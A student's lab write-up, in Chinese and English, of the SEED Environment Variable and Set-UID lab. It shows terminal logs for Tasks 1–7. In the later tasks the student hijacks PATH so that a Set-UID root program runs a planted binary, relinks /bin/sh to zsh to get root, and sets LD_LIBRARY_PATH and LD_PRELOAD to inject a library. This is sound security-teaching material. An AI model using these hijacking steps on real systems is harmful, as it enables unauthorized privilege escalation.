Lab1

——"小心那些看不见的幽灵"

1. 实验准备

   > https://seedsecuritylabs.org/Labs_20.04/Software/Environment_Variable_and_SetUID/
   >
   > https://seedsecuritylabs.org/Labs_20.04/Files/Environment_Variable_and_SetUID/Environment_Variable_and_SetUID.pdf


2. 参考资料

   > https://web.ecs.syr.edu/~wedu/minix/projects/setuid_paper.pdf
   >
   > http://nob.cs.ucdavis.edu/~bishop/secprog/1987-sproglogin.pdf

3. 实验要求：https://seedsecuritylabs.org/Labs_20.04/Files/Environment_Variable_and_SetUID/Environment_Variable_and_SetUID.pdf


4. 实验过程

   - Task 1: Manipulating Environment Variables



```
[09/30/23]seed@VM:~/.../Labsetup$ env | grep PWD
PWD=/home/seed/lab1/Labsetup
OLDPWD=/home/seed/lab1
[09/30/23]seed@VM:~/.../Labsetup$ export PWD=/home/seed/
[09/30/23]seed@VM:~/$ env | grep PWD
PWD=/home/seed/
OLDPWD=/home/seed/lab1
[09/30/23]seed@VM:~/$ unset PWD
[09/30/23]seed@VM:~/.../Labsetup$ env | grep PWD
OLDPWD=/home/seed/lab1
```


   - Task 2: Passing Environment Variables from Parent Process to Child Process
     - fork() 不继承：PID、memory lock、timer、I/O operations、初始化 pending signals & resource utilizations
     - 子进程继承了父进程所有的环境变量，除了执行程序的路径不同（`unset`对环境变量影响的作用域是：当前进程及其子进程）



```
[09/30/23]seed@VM:~/.../Labsetup$ vim myprintenv.c
[09/30/23]seed@VM:~/.../Labsetup$ gcc myprintenv.c -o myprintenv
[09/30/23]seed@VM:~/.../Labsetup$ ./myprintenv > env_output
[09/30/23]seed@VM:~/.../Labsetup$ diff env_output env_output2
47c47
< _=./myprintenv
---
> _=./myprintenv2
```

   - Task 3: Environment Variables and execve()


- 当前进程一般从 `environ[] / envp[]` 获取环境变量，一旦将 `execve()` 的第三个参数设置为 `NULL`，打印环境变量为空。




```
[09/30/23]seed@VM:~/.../Labsetup$ ./myenv
[09/30/23]seed@VM:~/.../Labsetup$ vim myenv.c
[09/30/23]seed@VM:~/.../Labsetup$ gcc myenv.c -o myenv
[09/30/23]seed@VM:~/.../Labsetup$ ./myenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1783,unix/VM:/tmp/.ICE-uni
x/1783
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1748
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/lab1/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:b
d=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41
:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=
01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*
.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=0
```

- Task 4: Environment Variables and system()

  - `system()` 调用：`execve()` 将程序作为环境变量传递给 `/bin/sh` | `/bin/bash` 执行。dangerous!




```
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1783,unix/VM:/tmp/.ICE-unix/1783
INVOCATION_ID=878a3b75d9e0451182db059bacc592cc
XDG_MENU_PREFIX=gnome-
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/6d4f2b8b_5e79_41e7_b45c_83d3112b199f
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
LANG=en_US.UTF-8
XDG_CURRENT_DESKTOP=ubuntu:GNOME
XMODIFIERS=@im=ibus
XDG_SESSION_DESKTOP=ubuntu
XAUTHORITY=/run/user/1000/gdm/Xauthority
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.
tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst
=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:
*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm
=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35
:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=0
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=
01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.
mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
GNOME_TERMINAL_SERVICE=:1.136
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
QT_IM_MODULE=ibus
PWD=/home/seed/lab1/Labsetup
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
```




```
[09/30/23]seed@VM:~/.../Labsetup$ strace ./verify system
execve("./verify_system", ["./verify_system"], 0x7ffcb0a316c0 /* 47 vars */) = 0
brk(NULL)                               = 0x55b0f313b000
arch_prctl(0x3001 /* ARCH_??? */, 0x7ffd856429e0) = -1 EINVAL (Invalid argument)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=76074, ...}) = 0
```

- Task 5: Environment Variable and Set-UID Programs

- 可以通过修改 envriomental variables 来影响程序的执行，尤其是程序以文件所有者（**root**）身份执行后，risk 深不可测。




```
[09/30/23]seed@VM:~/.../Labsetup$ export PATH=./
Command 'date' is available in the following places
 * /bin/date
 * /usr/bin/date
The command could not be located because '/bin:/usr/bin' is not included in the PATH environment variable.
date: command not found
[]seed@VM:~/.../Labsetup$ export PATH=/home/root:/bin:/usr/bin
[09/30/23]seed@VM:~/.../Labsetup$ export LD_LIBRARY_PATH=/home/tmp/mallicious
[09/30/23]seed@VM:~/.../Labsetup$ export VERIFY=/home/rightnow
[09/30/23]seed@VM:~/.../Labsetup$ ./set_uid
```




```
[09/30/23]seed@VM:~/.../Labsetup$ ./set_uid | grep -E "PATH|LD_LIBRARY_PATH|VERIFY"
SHELL=/bin/bashSESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1783,unix/VM:/tmp/.ICE-unix/1783QT_ACCESSIBILITY=1COLORTERM=truecolorXDG_CONFIG_DIRS=
/etc/xdg/xdg-ubuntu:/etc/xdgXDG_MENU_PREFIX=gnome-GNOME_DESKTOP_SESSION_ID=this-is-deprecatedGNOME_SHELL_SESSION_MODE=ubuntuSSH_AUTH_SOCK=/ru
n/user/1000/keyring/sshXMODIFIERS=@im=ibusDESKTOP_SESSION=ubuntuSSH_AGENT_PID=1748GTK_MODULES=gail:atk-bridgePWD=/home/seed/lab1/LabsetupLOGN
AME=seedXDG_SESSION_DESKTOP=ubuntuXDG_SESSION_TYPE=x11GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1XAUTHORITY=/run/user/1000/gdm/Xautho
rityWINDOWPATH=2HOME=/home/seedUSERNAME=seedIM_CONFIG_PHASE=1LANG=en_US.UTF-8LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;3
5:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;3
1:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01
;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01
;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio
=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:
*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01
;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.
m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35
:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36
:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=
00;36:*.spx=00;36:*.xspf=00;36:XDG_CURRENT_DESKTOP=ubuntu:GNOMEVTE_VERSION=6003GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/4d57ac37_a1da
_4b4a_b492_ee59d62f83c2INVOCATION_ID=878a3b75d9e0451182db059bacc592ccMANAGERPID=1538LESSCLOSE=/usr/bin/lesspipe %s %sXDG_SESSION_CLASS=userTE
RM=xterm-256colorLESSOPEN=| /usr/bin/lesspipe %sUSER=seedGNOME_TERMINAL_SERVICE=:1.153DISPLAY=:0SHLVL=0QT_IM_MODULE=ibusXDG_RUNTIME_DIR=/run/
user/1000JOURNAL_STREAM=9:34139VERIFY=/home/rightnowXDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktopPATH=
/home/root:/bin:/usr/binGDMSESSION=ubuntuDBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/busOLDPWD=/home/seed_=./set_uid
```

- Task 6: The PATH Environment Variable and Set-UID Programs
  - 修改 PATH，添加恶意路径。




```
[09/30/23]seed@VM:~/.../Labsetup$ export PATH=/home/seed/lab1/Labse
tup:$PATH
[09/30/23]seed@VM:~/.../Labsetup$ env | grep PATH
WINDOWPATH=2
LD_LIBRARY_PATH=/home/tmp/mallicious
PATH=/home/seed/lab1/Labsetup:/home/root:/bin:/usr/bin
```

  - 鉴于 dash 的安全机制，自动放弃特权，将权限从文件所有者 → 实际执行者，故本攻击实验不成功（无法获得 root 权限），需要切换成有漏洞版本的 zsh。




```
[09/30/23]seed@VM:~/.../Labsetup$ ./ls_set_uid
seed
Hack for fun!
[09/30/23]seed@VM:~/.../Labsetup$ sudo chown root ls_set_uid
[09/30/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 ls_set_uid
[09/30/23]seed@VM:~/.../Labsetup$ ./ls_set_uid
seed
Hack for fun!
```

  - 切换有漏洞版本的 zsh 后，成功获取 root 权限。




```
[09/30/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[09/30/23]seed@VM:~/.../Labsetup$ ./ls_set_uid
root
Hack for fun!
```


- Task 7: The LD PRELOAD Environment Variable and Set-UID Programs
  - 即使是 Set-UID 程序也不用直接影响 root 的环境变量，换一句话说，子进程并没有继承 LD_* 这一部分的环境变量。



```
[09/30/23]seed@VM:~/.../Labsetup$ gcc myprog.c -o myprog
[09/30/23]seed@VM:~/.../Labsetup$ ./myprog
I'm not sleeping!
[09/30/23]seed@VM:~/.../Labsetup$ sudo chown root myprog
[09/30/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog
[09/30/23]seed@VM:~/.../Labsetup$ ./myprog
[09/30/23]seed@VM:~/.../Labsetup$ su - root
```




```
root@VM:/home/seed/lab1# cd Labsetup/
root@VM:/home/seed/lab1/Labsetup# ls
cap_leak.c         ls_set_uid     myprintenv    set_uid.c
catall.c           ls_set_uid.c   myprintenv2   verify_system
env_output         myenv          myprintenv.c  verify_system.c
env_output2        myenv.c        myprog
libmylib.so.1.0.1  mylib.c        myprog.c
ls                 mylib.o        set_uid
root@VM:/home/seed/lab1/Labsetup#  export LD_PRELOAD=./libmylib.so.
1.0.1
root@VM:/home/seed/lab1/Labsetup# ./myprog
I'm not sleeping!
```




```
[09/30/23]seed@VM:~/.../Labsetup$ chown user1 myprog
chown: changing ownership of 'myprog': Operation not permitted
[09/30/23]seed@VM:~/.../Labsetup$ sudo chown user1 myprog
[09/30/23]seed@VM:~/.../Labsetup$ su - user1
Password:
su: warning: cannot change directory to /home/user1: No such file
r directory
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ exit
